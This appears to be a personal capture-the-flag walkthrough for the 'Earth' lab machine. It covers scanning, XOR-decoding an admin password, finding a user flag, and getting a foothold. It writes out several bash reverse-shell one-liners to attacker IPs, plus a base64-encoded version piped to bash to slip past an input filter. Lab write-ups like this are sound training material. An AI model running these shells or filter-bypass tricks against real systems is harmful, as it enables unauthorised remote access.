Earth Box

--- 7.24.24 ---

Nmap scan -

ip: 10.0.2.5
ports:
22 ssh 8.6 (protocol 2.00)
80 http apache 2.4.51
443 ssl/http apache 2.4.51

OS:
Fedora 34 ; kernel 5.14

Web page has not been configured; maybe this means that there are some default vulns with apache.

Let's run dirbuster on it

While we are doing that;
Exploit-db to look for vulns with apache 2.4.51:

Buffer Overflow:


Seems that this works with any version of apache 2.4.x
https://www.exploit-db.com/exploits/51193

RCE:
https://www.exploit-db.com/exploits/50512

Might work:
https://www.exploit-db.com/exploits/50383

Seems like dirbuster is a dead end, and it was taking FOREVER. BUT CGI-bin was a directory that popped up RIGHT away. No access to this, but it is on my radar. Checked the certificate for HTTPS, found a host name:

earth.local
terratest.earth.local



For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Earth Secure Messaging Service

Send your message to Earth:

Message:


Message key:

flameshot

Hello, I'm here! Click icon in the tray to take a screenshot or click with a right button to see more options.


Seems to be a way to upload and send messages.

There is ALSO an admin panel; now that we are using the domain name for this box instead of just the IP address.
We can also find a robots.txt file on terratest.earth.local



```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Testing notes looks interesting.


Test Page for the
apache httpd
fedora webse
terratest.earth
CyberChef
CrackStation
https://terratest.earth.local/testingnotes.txt
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…


```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

We have a username for the admin portal, and we now know that XOR and RSA are used for the encryption.

Testdata.txt

"According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago."

We can use the testdata.txt as our key, here. Using the key, the 'from hex' option, and to XOR option in Cyber Chef, we get this:



```
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')XOR({'option':'UTF8','string':'According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the
```

Operations: xor

From Hex
Delimiter: Auto

XOR
Key: lion years a… UTF8
Scheme: Standard
□ Null preserving

Input

```
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a0
1041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d
04521201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b17450
81c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d0141
01011a050d0a084d540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f090407130b5601164d00001749411
e151c061e454d0011170c0a080d470a1006055a010600124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213
000d104c1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47514c50445601190108011d4518171
51a104c080a0e5a
```

806 1 Raw Bytes LF


Output

```
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humanse
arthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansea
rthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansear
thclimatechangebad4humansearthclimatechangebad4humansearthclimat
```

This looks very intentional. We have a username for the admin panel. Maybe this is our password?

terra
earthclimatechangebad4humans

Success. We are able to log in. Now we have a command prompt. Let's try to see what we can do with this.



Admin Command Tool


Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command: ls -al

Run command

```
Command output: total 20 dr-xr-xr-x. 17 root root 244 Nov 1 2021 . dr-xr-xr-x. 17 root root 244 Nov 1 2021
.. -rw-r--r-- 1 root root 0 Nov 1 2021 .autorelabel lrwxrwxrwx. 1 root root 7 Jan 26 2021 bin -> usr/bin dr-
xr-xr-x. 5 root root 4096 Oct 11 2021 boot drwxr-xr-x 20 root root 3840 Jul 24 19:55 dev drwxr-xr-x. 101
root root 8192 Nov 1 2021 etc drwxr-xr-x. 3 root root 19 Oct 11 2021 home lrwxrwxrwx. 1 root root 7 Jan 26
2021 lib -> usr/lib lrwxrwxrwx. 1 root root 9 Jan 26 2021 lib64 -> usr/lib64 drwxr-xr-x. 2 root root 6 Jan
26 2021 media drwxr-xr-x. 2 root root 6 Jan 26 2021 mnt drwxr-xr-x. 2 root root 6 Jan 26 2021 opt dr-xr-xr-x
185 root root 0 Jul 24 19:54 proc dr-xr-x---. 3 root root 216 Nov 1 2021 root drwxr-xr-x 35 root root 1060
Jul 24 19:55 run lrwxrwxrwx. 1 root root 8 Jan 26 2021 sbin -> usr/sbin drwxr-xr-x. 2 root root 6 Jan 26
2021 srv dr-xr-xr-x 13 root root 0 Jul 24 19:54 sys drwxrwxrwt 2 root root 40 Jul 24 19:55 tmp drwxr-xr-x.
12 root root 144 Oct 11 2021 usr drwxr-xr-x. 22 root root 4096 Oct 12 2021 var
```

We can use directory traversal, and enumerate the entire root directory. However, we cannot really look inside of anything. But we can find our first flag this way:



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command: locate flag

Run command

```
Command output: /usr/include/asm/processor-flags.h /usr/include/bits/mman-map-flags-generic.h /usr/include
/bits/ss_flags.h /usr/include/bits/termios-c_cflag.h /usr/include/bits/termios-c_iflag.h /usr/include
/bits/termios-c_lflag.h /usr/include/bits/termios-c_oflag.h /usr/include/bits/waitflags.h /usr/include/linux
/kernel-page-flags.h /usr/include/linux/tty_flags.h /usr/lib64/samba/libflag-mapping-samba4.so /usr/local
/lib/python3.9/site-packages/django/contrib/admin/migrations/0003_logentry_add_action_flag_choices.py
/usr/local/lib/python3.9/site-packages/django/contrib/admin/migrations/__pycache__
/0003_logentry_add_action_flag_choices.cpython-39.pyc /usr/sbin/grub2-set-bootflag /usr/share/man/man1
/grub2-set-bootflag.1.gz /usr/share/man/man2/ioctl_iflags.2.gz /usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz /usr/share/man/man3p/fegetexceptflag.3p.gz /usr/share/man/man3p
/fesetexceptflag.3p.gz /usr/share/man/man3p/posix_spawnattr_getflags.3p.gz /usr/share/man/man3p
/posix_spawnattr_setflags.3p.gz /var/earth_web/user_flag.txt
```

[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Flag 2:

Flag two is in the root folder, which we don't have access to, so we need to escalate our privileges. To do this, we will need a better way of communicating with the machine. Let's see if we can drop a shell on it.

Some shell commands that we can use:

bash -i >& /dev/tcp/10.0.2.15/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1

Seems like the CLI will not allow remote connections, and it appears to be blocking IP entries within the field. We can try a few things:
Give our attack machine a hostname, and try that way OR
encode our shell command to bypass this filter.

--- 7.29.24 ---

I decided to go the encoding route.

`bash -i >& /dev/tcp/10.0.2.15/4242 0>&1 encoded in base64` is `YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMTUvNDI0MiAwPiYxCg==`


I was able to get a reverse shell on the machine by encoding this shell script:

bash -i >& /dev/tcp/10.0.2.15/4242 0>&1

The command that I entered into the CLI on the website is:

```
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMTUvNDI0MiAwPiYxCg==" | base64 -d | bash -
```

This gets us a reverse shell with low privileges. So, now we need to escalate the privileges.

